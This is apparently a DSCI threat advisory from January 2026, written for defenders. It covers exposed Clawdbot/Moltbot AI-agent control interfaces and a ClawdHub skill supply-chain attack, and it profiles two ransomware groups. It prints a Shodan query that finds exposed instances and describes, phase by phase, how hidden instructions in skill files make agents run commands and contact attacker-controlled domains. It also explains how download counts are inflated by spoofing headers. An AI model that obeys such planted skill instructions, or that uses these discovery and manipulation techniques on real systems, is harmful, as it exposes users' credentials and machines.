DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

DSCI THREAT INTELLIGENCE AND RESEARCH INITIATIVE

THREAT ADVISORY

JANUARY 2026

Contents

Clawdbot

Clawdbot

Introduction

Moltbot is an open-source, locally hosted AI assistant designed to run on personal machines and deeply integrated with systems, messaging apps, email clients, file systems, and automation tools. Due to common deployment misconfigurations, many instances expose administrative control interfaces and sensitive credentials directly to the internet.

Exposure Overview (Misconfiguration & Discovery)

Around 900+ of Clawdbot (Moltbot) deployments exposed admin control interfaces, API keys, OAuth tokens, conversation histories, and credentials on the public internet due to reverse proxy misconfiguration. In several cases, admin interfaces were accessible without authentication due to reverse proxy errors, allowing attackers to view or steal data.

Instances lacking secure or proper authentication could further allow attackers to execute commands, read or modify files, and potentially escalate to full system or root-level compromise.

The 2 important components of Clawdbot –

Gateway *- It's the backend service that handles agentic logic, message routing, tool execution, credential management, etc.*

Clawdbot Control (Admin UI) *- This is a web-based management interface which is used to configure integrations with applications, view conversation histories, manage API keys and control agent's behaviour.*

Clawdbot Control's web interface serves consistent HTML fingerprint, including a static page title, which is indexed by internet-wide scanning services. This allows attackers to enumerate exposed Clawdbot Control instances through simple search queries without active scanning. As a result, any publicly exposed or misconfigured admin interface can be enumerated within minutes of deployment, eliminating any reliance on obscurity for protection.



The Threat Model (What Attackers Gain)

Once an attacker gains access to a misconfigured or unauthenticated Clawdbot Control interface, they effectively inherit the full operational capabilities of the AI agent and its host environment.

Credential & Configuration Compromise

Attackers can retrieve the complete agent configuration, including:

LLM API Keys (Anthropic, OpenAI, etc.)

Messaging Bot Tokens (Telegram, Discord, Slack)

OAuth Tokens & Signing Keys for integrated platform

Internal service credentials stored in env files

These credentials enable direct abuse of third-party services and lateral compromise beyond the initial host.

Sensitive Data Exposure

Clawdbot Control provides access to historical conversation logs across all connected platforms. This may include:

Private Messages

Attachments

Operational Instructions

Sensitive user data

The exposure of historical data alone represents a significant confidentiality impact, even without further exploitation.

Impersonation & Trust Abuse

As Clawdbot agents are authorized to act on behalf of users, attackers can:



This activity blends into normal agent traffic, making detection difficult and enabling social engineering or further compromise.

Perception Manipulation

Control access allows attackers to manipulate the agent's input/output layer by filtering or suppressing messages and modifying responses before they are presented to user. This creates a man-in-the-middle condition where the user believes that interactions are normal, but the attacker observes or can alter communications.

System Level Impact

In deployments where command execution is enabled, attackers can:

As agents run persistently, this access can be maintained indefinitely without deploying traditional malware.

Command Execution via Clawdbot Control Chat Interface

In several exposed deployments, Clawdbot Control allowed interactive command execution directly through its chat interface. When enabled, this functionality permits the agent to execute system commands on the underlying host environment.

The observed capabilities included:

- Reading arbitrary files (e.g., agent configuration and prompt definitions)
- Dumping environment variables containing plaintext credentials
- Executing standard system commands without restriction

In at least one instance, commands executed through the Control interface were run with root privileges, indicating a lack of privilege separation within the containerized environment.

This effectively granted unauthenticated internet users' full control over the host system, including the ability to:

- Access or modify files.
- Install persistence mechanisms.
- Pivot to additional internal resources.

No authentication, exploit chaining, or malware deployment was required, access was achieved entirely through exposed agent functionality.

Key Observations

Non-standard ports:

Port 18789 – the Primary Gateway / Control UI

The default Clawdbot gateway port. This is where Websocket + HTTP Control UI listens by default.

That's why attackers specifically query Shodan for:

```
port:18789 http.title:"Clawdbot Control"
```

To enumerate live, publicly reachable servers—attackers enumerate endpoints, leak or steal keys/tokens and execute commands via web interface.

Any internet-facing service exposing Clawdbot Control, particularly on non-standard ports such as 18789, should be treated as a high-risk control plane exposure and be immediately investigated for unauthorized access.

Port 18791 / 18792 / 18793 - Browser Control & Canvas Hosts

These ports are part of the agent's internal tooling layer:

18791 - Browser control HTTP API

18792 - Browser CDP/DevTools debugging port

18793 - Canvas host HTTP service for UI assets and live reload web sockets

Even though these ports aren't frequently indexed in Shodan (as *Clawdbot Control UI),* but they show up as additional open services and if reachable externally, it can expose control interfaces and execution surfaces that should be treated with equal caution.

Port 3000 & 9001

In some exposed environments, additional services were observed on commonly used development and administrative ports such as **3000** and **9001**, further expanding the available attack surface.

While these ports (3000/9001) are not specific to Clawdbot, their presence alongside exposed control interfaces increases the likelihood of broader system misconfiguration.

Mixed protocols like http and https, many were hosted on cloud IPs, tailscale (*.ts.net).

This data tells us that these are live agent endpoints and they are not just gateways but connected to Control UI.

Supply Chain Attack

Attackers can abuse the ClawdHub skill distribution mechanism to deliver hidden execution instructions to AI agents. By manipulating trust signals and exploiting UI visibility gaps, malicious skills were executed by developers under their own privileges, resulting in real command execution without exploiting software vulnerabilities or deploying malware.

Phase 1: Initial Access – Skill Publication

The attacker can create a malicious ClawdHub skill packaged in a legitimate format.

- Each skill includes:
  - A benign-looking *SKILL.md* file (rendered in UI).
  - Additional referenced files containing hidden instructions.
- ClawdHub web UI only shows *SKILL.md*, but the agent can read *SKILL.md* and other referenced files.
- Referenced files are not rendered or reviewed by users.

Unlike traditional package ecosystems with signed packages or curated vetting, ClawdHub trusts the developers to publish legitimate skills. There is no automated vetting, analysis or signing. So, everything inside the skill package is treated as trusted instructions.

In clawdbot's model, *SKILL.md* is like instructional input which shapes agent behavior and can read all referenced files. So, it will execute the reference file in *SKILL.md* which may contain malicious instructions.

Phase 2: Trust Establishment – Manipulation of Reputation Signals

The UI displays download count, popularity rankings and ratings. To increase adoption, the attacker artificially inflates the skill's download count. As,

- ClawdHub increments download counters on every request.
- No authentication or rate limiting is enforced.
- IP-based limiting exists but it trusts headers like *X-Forwarded-For*, which can be spoofed.
- Attackers can automate requests using bots as it will rapidly inflate popularity metrics.

The malicious skill appears highly popular and trustworthy to users browsing the platform.



ClawdHub Skill Section
Source - X

Phase 3: Distribution – Legitimate Installation Path

Victims will install the skill using standard workflows:

- clawdhub install <skill>
- Or, via direct download through the web interface.

During Installation:

- The platform retrieves a ZIP archive from */api/v1/download*.
- The skill is extracted locally.
- No content validation, signing, or file-level inspection occurs.

Phase 4: Execution – Hidden Instruction Processing

When user invokes the skill *(e.g., /wed)*:

- The AI agent reads **SKILL.md.**

- Follows reference to additional files.
- Executes embedded instructions as part of agent reasoning.
- Commands are executed via authorized agent tooling.

The attacker achieves arbitrary command execution under the user's privileges. No exploit, vulnerability, or sandbox escape is required.

Users see something like this –



Output Shown When Malicious ClawdHub Skill Is Executed Source - X

Phase 5: Command and Control - Blended infrastructure

The malicious instructions include outbound network requests (e.g., curl). So,

- Requests will be sent to attacker-controlled infrastructure.
- Domains can be intentionally named to resemble legitimate platform assets (e.g., clawdhub-skill.com).
- Traffic blends into normal development and telemetry patterns.

Outbound connections appear routine and are rarely questioned.

Result:

- Live command execution on real machines
- Zero exploits
- Zero malware
- Zero vulnerability chains

Phase 6: Impact – Real-World Execution at Scale

16 Executions, 7 Countries, 8 Hours

16 real developers from seven different countries executed this skill within eight hours.

Observed outcomes included:

- Successful execution on developer machines.

- Geographic diversity of victims.
- Full user-level permission inheritance.
- Explicit approval of execution prompts by victims.



Key	Value
exec:1769436292996:ft477z	{"timestamp":"2026-01-26T14:04:52.996Z","
exec:1769436311679:g81unb	{"timestamp":"2026-01-26T14:05:11.679Z","h
exec:1769437926729:wm7rj7	{"timestamp":"2026-01-26T14:32:06.729Z","
exec:1769438803370:sx258r	{"timestamp":"2026-01-26T14:46:43.370Z","
exec:1769439558753:ye3iph	{"timestamp":"2026-01-26T14:59:18.753Z","I
exec:1769441804542:ec7bkn	{"timestamp":"2026-01-26T15:36:44.542Z","
exec:1769442145754:y9aosy	{"timestamp":"2026-01-26T15:42:25.754Z","
exec:1769449270873:zzlgyd	{"timestamp":"2026-01-26T17:41:10.873Z","h
exec:1769454664397:qwt36g	{"timestamp":"2026-01-26T19:11:04.397Z","h
exec:1769456566804:196ue9	{"timestamp":"2026-01-26T19:42:46.804Z","
exec:1769458663535:3pllwi	{"timestamp":"2026-01-26T20:17:43.535Z","

Backend Evidence Source - X

Further attackers could:

- Steal credentials
- Modify source code
- Persistence Installation
- CI/CD compromise
- Lateral movement via stolen tokens

Trust Assumption	Why It Fails
Skills are benign	No review or signing
Developers assume that Popular = Safe	Download counts can be increased
AI follows instructions safely	AI executes the instructions that are written in packages

Defender Takeaway

This activity highlights how AI agent platforms collapse traditional trust boundaries and misconfiguration or implicit trust at any point in this chain can result in immediate and full compromise without exploiting software vulnerabilities. Any system that allows

agents to execute instructions sourced from third-party content without cryptographic verification or complete user visibility should be treated as a high-risk execution environment. Reliance on non-standard ports, or perceived low adoption, does not reduce risk, as such interfaces are trivially discoverable via passive internet scanning.

When agents are permitted to act on third-party instructions, execute tools, or fetch external resources, compromise can occur through legitimate workflows by passing traditional malware detection and security controls.

Security teams should treat AI agents as high-value assets and apply the same defense mechanism used for CI/CD systems and remote administration tools. Also, they should reassess exposure, authentication, and execution boundaries accordingly.



EMERGING ADVERSARIES ACROSS THE ONION

Emerging Adversaries across the Onion

0APT Syndicate – is it a Hoax?

'0APT' is a newly identified direct extortion/double extortion group that describes itself as:

> *"We are a politically neutral underground syndicate. We do not want to destroy your business; we only want financial compensation. Treat this as a sudden tax on your security negligence."*

0APT has emerged on the RaaS (Ransomware as a Service) scene since the 4th week of January 2026 where targeted organizations are given a ransom deadline, after which the allegedly exfiltrated, data will be published if payment is not made.
It consists of following infrastructure: -

- Nginx 1.22.1 [server]
- Reliable locker encryptor
- Dedicated negotiation chat support
- DLS (Dedicated Leak sites) platform including Leak blog, which is ready to post
- Generous split (max percentage (%) for those who book the targets)



Additionally, they have also raised a **notice of recruitment** on their Onion platform only:



As of now, without any specific aim on any sector **70+ victims have been targeted globally** out of which **5 victims originate from India** in the following sectors:

Healthcare

Technology & IT services

Automobile Industry

Academic institute

Further details are yet to be followed regarding any leaks or patterns. Along with sample data tagged on few victims, 71 target names have been already disclosed on their DLS as well and these numbers are actively increasing at an unusual rate which is both concerning and also seems to be misleading.



The allegedly compromised data is extensive and varies by victim. According to the actor, the stolen information includes:

- **Defense & Infrastructure:** Weapon blueprints, satellite telemetry, SCADA logs, grid schematics, and signal codes.
- **Personally Identifiable Information (PII):** Passports, driver licenses, Employee SSNs, social security numbers, and visa applications and admin emails.
- **Corporate Sensitivity:** Merger details, celebrity contacts, high roller lists, and facial recognition databases.
- **Financial Data:** Vendor payments, invoices, HR payrolls, wholesale prices, tax returns, loan applications, SWIFT logs, and credit card/POS transaction logs.

- **Intellectual Property & Technical Data:** Source code, SQL database backups, API keys, blueprints, BIOS code, AI model weights, unreleased media scripts and R&D schematics.
- **Sensitive Records:** Patient medical records, X-rays, insurance claims, court case files, client settlements, NDAs, HIV status, surgery videos, and clinical trial data.

Double Extortion Model

This tactic involves two key components:

1. Data Exfiltration: Before encryption, sensitive data is stolen from the victim's network.
2. Public Leak Site: If the ransom is not paid, the stolen data is published on DLS; Dedicated Leak Site (hosted on TOR), increasing pressure on the victim to pay to prevent reputational damage, regulatory fines, and competitive disadvantage.
3. This model has been highly effective in coercing victims into paying, even if they have backups and can recover their systems without decryption keys.

Keynote

While being the most active ransom group in the fourth week of January, any conclusion to the legitimacy of this group and its platform is yet to be proved and uncovered. Countdown of 70 targets has already been started while three of them have negotiated successfully as per the data shown on the platform. While all the targets weren't legitimate after the initial analysis and hence there is a speculation of the threat actor providing fake or simulated data against the victims. Continuous monitoring of the platform must be carried out and any further Indicators of Compromise (IOCs) related to this ransomware group are yet to be known.

Sinobi Group – Recent Foothold & Analysis

is a data-exfiltration and extortion ransomware operation that publishes stolen data on mirrored leak portals and uses both Tor and Clearnet bridges for negotiation and visibility. The operator would run a mirrored leak/negotiation portal network (Tor and Clearnet bridges) and publish exfiltrated data to pressure victims into paying.

